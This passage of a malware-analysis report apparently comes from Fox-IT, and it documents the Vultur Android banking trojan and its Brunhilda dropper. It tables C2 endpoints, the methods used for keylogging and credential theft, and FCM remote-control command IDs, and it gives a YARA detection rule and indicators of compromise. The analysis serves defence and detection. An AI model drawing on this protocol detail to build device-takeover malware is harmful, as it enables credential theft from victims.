Actual vultures lack a voice box; their vocalisations include rasping hisses and grunts [4]. While the communication in older variants of Vultur may have sounded somewhat similar to that, you could say that the threat actors have developed a voice box for the latest version of Vultur. The content of the aforementioned requests are now AES encrypted and Base64 encoded, just like the server response.

Next to encrypted communication over HTTPS, the bot can receive commands via Firebase Cloud Messaging (FCM). FCM is a cross-platform messaging solution provided by Google. The FCM related commands are sent from the C2 server to the infected device to perform actions on it.

During our investigation of the latest Vultur variant, we identified the C2 endpoints mentioned below.

Endpoint	Description
`/ejr/`	Endpoint for C2 communication using JSON-RPC 2.0. *Note: in older versions of Vultur the `/rpc/` endpoint was used for similar communication.*
`/upload/`	Endpoint for uploading files (such as screen recording results).
`/version/app/?filename=ngrok&arch={DEVICE_ARCH}`	Endpoint for downloading the relevant version of ngrok.
`/version/app/?filename={FILENAME}`	Endpoint for downloading a file specified by the payload (related to the new file manager functionality).

C2 methods in Brunhilda dropper

The commands below are sent from the infected device to the C2 server to either provide or receive information.

Method	Description
`application.register`	Registers the bot by providing the malware package name and information about the device: model, country, installed apps, Android version. It also sends a tag that is used for identifying the dropper campaign name. *Note: this method is also used once in Vultur payload #1, but without sending a tag. This method then returns a token to be used in further communication with the C2 server.*
`application.state`	Sends a token value that was set as a response to the `application.register` command, together with a status code of “3”.

C2 methods in Vultur

The commands below are sent from the infected device to the C2 server to either provide or receive information.

Method	Description
`vnc.register` **(UPDATED)**	Registers the bot by providing the FCM token, malware package name and information about the device, model, country, Android version. **This method has been updated in the latest version of Vultur to also include information on whether the infected device is rooted and if it is detected as an emulator.**
`vnc.status` **(UPDATED)**	Sends the following status information about the device: if the Accessibility Service is enabled, if the Device Admin permissions are enabled, if the screen is locked, what the VNC address is. **This method has been updated in the latest version of Vultur to also send information related to: active fingerprints on the device, screen resolution, time, battery percentage, network operator, location.**
`vnc.apps`	Sends the list of apps that are installed on the victim's device.
`vnc.keylog`	Sends the keystrokes that were obtained via keylogging.
`vnc.config` **(UPDATED)**	Obtains the config of the malware, such as the list of targeted applications by the keylogger and VNC. **This method has been updated in the latest version of Vultur to also obtain values related to the following new keys: "packages2", "rurl", "recording", "main_content", "tvmq".**
`vnc.overlay`	Obtains the HTML code for overlay injections of a specified package name using the `pkg` parameter. It is still unclear whether support for overlay injections is fully implemented in Vultur.
`vnc.overlay.logs`	Sends the stolen credentials that were obtained via HTML overlay injections. It is still unclear whether support for overlay injections is fully implemented in Vultur.
`vnc.pattern` **(NEW)**	Informs the C2 server whether a PIN pattern was successfully extracted and stored in the application's Shared Preferences.
`vnc.snapshot` **(NEW)**	Sends JSON data to the C2 server, which can contain: 1. Information about the accessibility event's class, bounds, child nodes, UUID, event type, package name, text content, screen dimensions, time of the event, and if the screen is locked. 2. Recently copied text, and SharedPreferences values related to "overlay" and "keyboard". 3. X and Y coordinates related to a click.
`vnc.submit` **(NEW)**	Informs the C2 server whether the bot registration was successfully submitted or if it failed.
`vnc.urls` **(NEW)**	Informs the C2 server about the URL bar related element IDs of either the Google Chrome or Firefox webbrowser (depending on which application triggered the accessibility event).
`vnc.blocked.packages` **(NEW)**	Retrieves a list of "blocked packages" from the C2 server and stores them together with custom HTML code in the application's Shared Preferences. When one of these package names is detected as running on the victim device, the malware will automatically press the back button and display custom HTML content if available. If unavailable, a default "Temporarily Unavailable" message is displayed.
`vnc.fm` **(NEW)**	Sends file related information to the C2 server. File manager functionality includes downloading, uploading, installing, deleting, and finding of files.
`vnc.syslog`	Sends logs.
`crash.logs`	Sends logs of all content on the screen.
`installer.config` **(NEW)**	Retrieves the HTML code that is displayed in a WebView of the first Vultur payload. This HTML code contains instructions to enable Accessibility Services permissions.

FCM commands in Vultur

The commands below are sent from the C2 server to the infected device via Firebase Cloud Messaging in order to perform actions on the infected device. The new commands use IDs instead of names that describe their functionality. These command IDs are the same in different samples.

Command	Description
`registered`	Received when the bot has been successfully registered.
`start`	Starts the VNC connection using ngrok.
`stop`	Stops the VNC connection by killing the ngrok process and stopping the VNC service.
`unlock`	Unlocks the screen.
`delete`	Uninstalls the malware package.
`pattern`	Provides a gesture/stroke pattern to interact with the device's screen.
`109b0e16` **(NEW)**	Presses the back button.
`18cb31d4` **(NEW)**	Presses the home button.
`811c5170` **(NEW)**	Shows the overview of recently opened apps.
`d6f665bf` **(NEW)**	Starts an app specified by the payload.
`1b05d6ee` **(NEW)**	Shows a black view.
`1b05d6da` **(NEW)**	Shows a black view that is obtained from the layout resources in Vultur payload #2.
`7f289af9` **(NEW)**	Shows a WebView with HTML code loaded from SharedPreference key "946b7e8e".
`dc55afc8` **(NEW)**	Removes the active black view / WebView that was added from previous commands (after sleeping for 15 seconds).
`cbd534b9` **(NEW)**	Removes the active black view / WebView that was added from previous commands (without sleeping).
`4bacb3d6` **(NEW)**	Deletes an app specified by the payload.
`b9f92adb` **(NEW)**	Navigates to the settings of an app specified by the payload.
`77b58a53` **(NEW)**	Ensures that the device stays on by acquiring a wake lock, disables keyguard, sleeps for 0,1 second, and then swipes up to unlock the device without requiring a PIN.
`ed346347` **(NEW)**	Performs a click.
`5c900684` **(NEW)**	Scrolls forward.
`d98179a8` **(NEW)**	Scrolls backward.
`7994ceca` **(NEW)**	Sets the text of a specified element ID to the payload text.
`feba1943` **(NEW)**	Swipes up.
`d403ad43` **(NEW)**	Swipes down.
`4510a904` **(NEW)**	Swipes left.
`753c4fa0` **(NEW)**	Swipes right.
`b183a400` **(NEW)**	Performs a stroke pattern on an element across a 3×3 grid.
`81d9d725` **(NEW)**	Performs a stroke pattern based on x+y coordinates and time duration.
`b79c4b56` **(NEW)**	Press-and-hold 3 times near bottom middle of the screen.
`1a7493e7` **(NEW)**	Starts capturing (recording) the screen.
`6fa8a395` **(NEW)**	Sets the "ShowMode" of the keyboard to 0. This allows the system to control when the soft keyboard is displayed.
`9b22cbb1` **(NEW)**	Sets the "ShowMode" of the keyboard to 1. This means the soft keyboard will never be displayed (until it is turned back on).
`98c97da9` **(NEW)**	Requests permissions for reading and writing external storage.

Command	Description
`7b230a3b` **(NEW)**	Request permissions to install apps from unknown sources.
`cc8397d4` **(NEW)**	Opens the long-press power menu.
`3263f7d4` **(NEW)**	Sets a SharedPreference value for the key “c0ee5ba1-83dd-49c8-8212-4cfd79e479c0” to the specified payload. This value is later checked for in other to determine whether the long-press power menu should be displayed (SharedPref value 1), or whether the back button must be pressed (SharedPref value 2).
`request_accessibility` **(UPDATED)**	Prompts the infected device with either a notification or a custom WebView that instructs the user to enable accessibility services for the malicious app. The related WebView component was not present in older versions of Vultur.
`announcement` **(NEW)**	Updates the value for the C2 domain in the SharedPreferences.
`5283d36d-e3aa-45ed-a6fb-2abacf43d29c` **(NEW)**	Sends a POST with the `vnc.config` C2 method and stores the malware config in SharedPreferences.
`09defc05-701a-4aa3-bdd2-e74684a61624` **(NEW)**	Hides / disables the keyboard, obtains a wake lock, disables keyguard (lock screen security), mutes the audio, stops the “TransparentActivity” from payload #2, and displays a black view.
`fc7a0ee7-6604-495d-ba6c-f9c2b55de688` **(NEW)**	Hides / disables the keyboard, obtains a wake lock, disables keyguard (lock screen security), mutes the audio, stops the “TransparentActivity” from payload #2, and displays a custom WebView with HTML code loaded from SharedPreference key “946b7e8e” (“tvmq” value from malware config).
`8eac269d-2e7e-4f0d-b9ab-6559d401308d` **(NEW)**	Hides / disables the keyboard, obtains a wake lock, disables keyguard (lock screen security), mutes the audio, stops the “TransparentActivity” from payload #2.
`e7289335-7b80-4d83-863a-5b881fd0543d` **(NEW)**	Enables the keyboard and unmutes audio. Then, sends the `vnc.snapshot` method with empty JSON data.
`544a9f82-c267-44f8-bff5-0726068f349d` **(NEW)**	Retrieves the C2 command, payload and UUID, and executes the command in a thread.
`a7bfcfaf-de77-4f88-8bc8-da634dfb1d5a` **(NEW)**	Creates a custom notification to be shown in the status bar.
`444c0a8a-6041-4264-959b-1a97d6a92b86` **(NEW)**	Retrieves the list of apps to block and corresponding HTML code through the `vnc.blocked.packages` C2 method and stores them in the `blocked_package_template` SharedPreference key.
`a1f2e3c6-9cf8-4a7e-b1e0-2c5a342f92d6` **(NEW)**	Executes a file manager related command. Commands are: 1. `91b4a535-1a78-4655-90d1-a3dcb0f6388a` – Downloads a file 2. `cf2f3a6e-31fc-4479-bb70-78ceeec0a9f8` – Uploads a file 3. `1ce26f13-fba4-48b6-be24-ddc683910da3` – Deletes a file 4. `952c83bd-5dfb-44f6-a034-167901990824` – Installs a file 5. `787e662d-cb6a-4e64-a76a-ccaf29b9d7ac` – Finds files containing a specified pattern

Detection

Writing YARA rules to detect Android malware can be challenging, as APK files are ZIP archives. This means that extracting all of the information about the Android application would involve decompressing the ZIP, parsing the XML, and so on. Thus, most analysts build YARA rules for the DEX file. However, DEX files, such as Vultur payload #3, are less frequently submitted to VirusTotal as they are uncovered at a later stage in the infection chain. To maximise our sample pool, we decided to develop a YARA rule for the Brunhilda dropper. We discovered some unique hex patterns in the dropper APK, which allowed us to create the YARA rule below.

```
rule brunhilda_dropper
{
  meta:
    author = "Fox-IT, part of NCC Group"
    description = "Detects unique hex patterns observed in Brunhilda dropper samples."
    target_entity = "file"
  strings:
    $zip_head = "PK"
    $manifest = "AndroidManifest.xml"
    $hex1 = {63 59 5c 28 4b 5f}
    $hex2 = {32 4a 66 48 66 76 64 6f 49 36}
    $hex3 = {63 59 5c 28 4b 5f}
    $hex4 = {30 34 7b 24 24 4b}
    $hex5 = {22 69 4f 5a 6f 3a}
  condition:
    $zip_head at 0 and $manifest and #manifest >= 2 and 2 of ($hex*)
}
```

Wrap-up

Vultur's recent developments have shown a shift in focus towards maximising remote control over infected devices. With the capability to issue commands for scrolling, swipe gestures, clicks, volume control, blocking apps from running, and even incorporating file manager functionality, it is clear that the primary objective is to gain total control over compromised devices.

Vultur has a strong correlation to Brunhilda, with its C2 communication and payload decryption having the same implementation in the latest variants. This indicates that both the dropper and Vultur are being developed by the same threat actors, as has also been uncovered in the past.

Furthermore, masquerading malicious activity through the modification of legitimate applications, encryption of traffic, and the distribution of functions across multiple payloads decrypted from native code, shows that the actors put more effort into evading detection and complicating analysis.

During our investigation of recently submitted Vultur samples, we observed the addition of new functionality occurring shortly after one another. This suggests ongoing and active development to enhance the malware's capabilities. In light of these observations, we expect more functionality being added to Vultur in the near future.

Indicators of Compromise

Analysed samples

Package name	File hash (SHA-256)	Description
com.wsandroid.suite	edef007f1ca60fdf75a7d5c5ffe09f1fc3fb560153633ec18c5ddb46cc75ea21	Brunhilda Dropper
com.medical.balance	89625cf2caed9028b41121c4589d9e35fa7981a2381aa293d4979b36cf5c8ff2	Vultur payload #1
com.medical.balance	1fc81b03703d64339d1417a079720bf0480fece3d017c303d88d18c70c7aabc3	Vultur payload #2
com.medical.balance	4fed4a42aadea8b3e937856318f9fbd056e2f46c19a6316df0660921dd5ba6c5	Vultur payload #3
com.wsandroid.suite	001fd4af41df8883957c515703e9b6b08e36fde3fd1d127b283ee75a32d575fc	Brunhilda Dropper
se.accessibility.app	fc8c69bddd40a24d6d28fbf0c0d43a1a57067b19e6c3cc07e2664ef4879c221b	Vultur payload #1
se.accessibility.app	7337a79d832a57531b20b09c2fc17b4257a6d4e93fcaeb961eb7c6a95b071a06	Vultur payload #2
se.accessibility.app	7f1a344d8141e75c69a3c5cf61197f1d4b5038053fd777a68589ecdb29168e0c	Vultur payload #3
com.wsandroid.suite	26f9e19c2a82d2ed4d940c2ec535ff2aba8583ae3867502899a7790fe3628400	Brunhilda Dropper
com.exvpn.fastvpn	2a97ed20f1ae2ea5ef2b162d61279b2f9b68eba7cf27920e2a82a115fd68e31f	Vultur payload #1
com.exvpn.fastvpn	c0f3cb3d837d39aa3abccada0b4ecdb840621a8539519c104b27e2a646d7d50d	Vultur payload #2
com.wsandroid.suite	92af567452ecd02e48a2ebc762a318ce526ab28e192e89407cac9df3c317e78d	Brunhilda Dropper
jk.powder.tendence	fa6111216966a98561a2af9e4ac97db036bcd551635be5b230995faad40b7607	Vultur payload #1
jk.powder.tendence	dc4f24f07d99e4e34d1f50de0535f88ea52cc62bfb520452bdd730b94d6d8c0e	Vultur payload #2
jk.powder.tendence	627529bb010b98511cfa1ad1aaa08760b158f4733e2bbccfd54050838c7b7fa3	Vultur payload #3
com.wsandroid.suite	f5ce27a49eaf59292f11af07851383e7d721a4d60019f3aceb8ca914259056af	Brunhilda Dropper
se.talkback.app	5d86c9afd1d33e4affa9ba61225aded26ecaeb01755eeb861bb4db9bbb39191c	Vultur payload #1
se.talkback.app	5724589c46f3e469dc9f048e1e2601b8d7d1bafcc54e3d9460bc0adeeada022d	Vultur payload #2
se.talkback.app	7f1a344d8141e75c69a3c5cf61197f1d4b5038053fd777a68589ecdb29168e0c	Vultur payload #3
com.wsandroid.suite	fd3b36455e58ba3531e8cce0326cce782723cc5d1cc0998b775e07e6c2622160	Brunhilda Dropper
com.adajio.storm	819044d01e8726a47fc5970efc80ceddea0ac9bf7c1c5d08b293f0ae571369a9	Vultur payload #1
com.adajio.storm	0f2f8adce0f1e1971cba5851e383846b68e5504679d916d7dad10133cc965851	Vultur payload #2
com.adajio.storm	fb1e68ee3509993d0fe767b0372752d2fec8f5b0bf03d5c10a30b042a830ae1a	Vultur payload #3

Package name	File hash (SHA-256)	Description
com.protectionguard.app	d3dc4e22611ed20d700b6dd292ffddbc595c42453f18879f2ae4693a4d4d925a	Brunhilda Dropper (old variant)
com.appsmastersafey	f4d7e9ec4eda034c29b8d73d479084658858f56e67909c2ffedf9223d7ca9bd2	Vultur (old variant)
com.datasafeaccountsanddata.club	7ca6989ccfb0ad0571aef7b263125410a5037976f41e17ee7c022097f827bd74	Vultur (old variant)
com.app.freeguarding.twofactor	c646c8e6a632e23a9c2e60590f012c7b5cb40340194cb0a597161676961b4de0	Vultur (old variant)

Note: Vultur payloads #1 and #2 related to Brunhilda dropper `26f9e19c2a82d2ed4d940c2ec535ff2aba8583ae3867502899a7790fe3628400` *are the same as Vultur payloads #2 and #3 in the latest variants. The dropper in this case only drops two payloads, where the latest versions deploy a total of three payloads.*

C2 servers

- safetyfactor[.]online
- cloudmiracle[.]store
- flandria171[.]appspot[.]com (FCM)
- newyan-1e09d[.]appspot[.]com (FCM)

Dropper distribution URLs

- mcafee[.]960232[.]com
- mcafee[.]353934[.]com
- mcafee[.]908713[.]com
- mcafee[.]784503[.]com
- mcafee[.]053105[.]com
- mcafee[.]092877[.]com
- mcafee[.]582630[.]com
- mcafee[.]581574[.]com
- mcafee[.]582342[.]com
- mcafee[.]593942[.]com
- mcafee[.]930204[.]com

References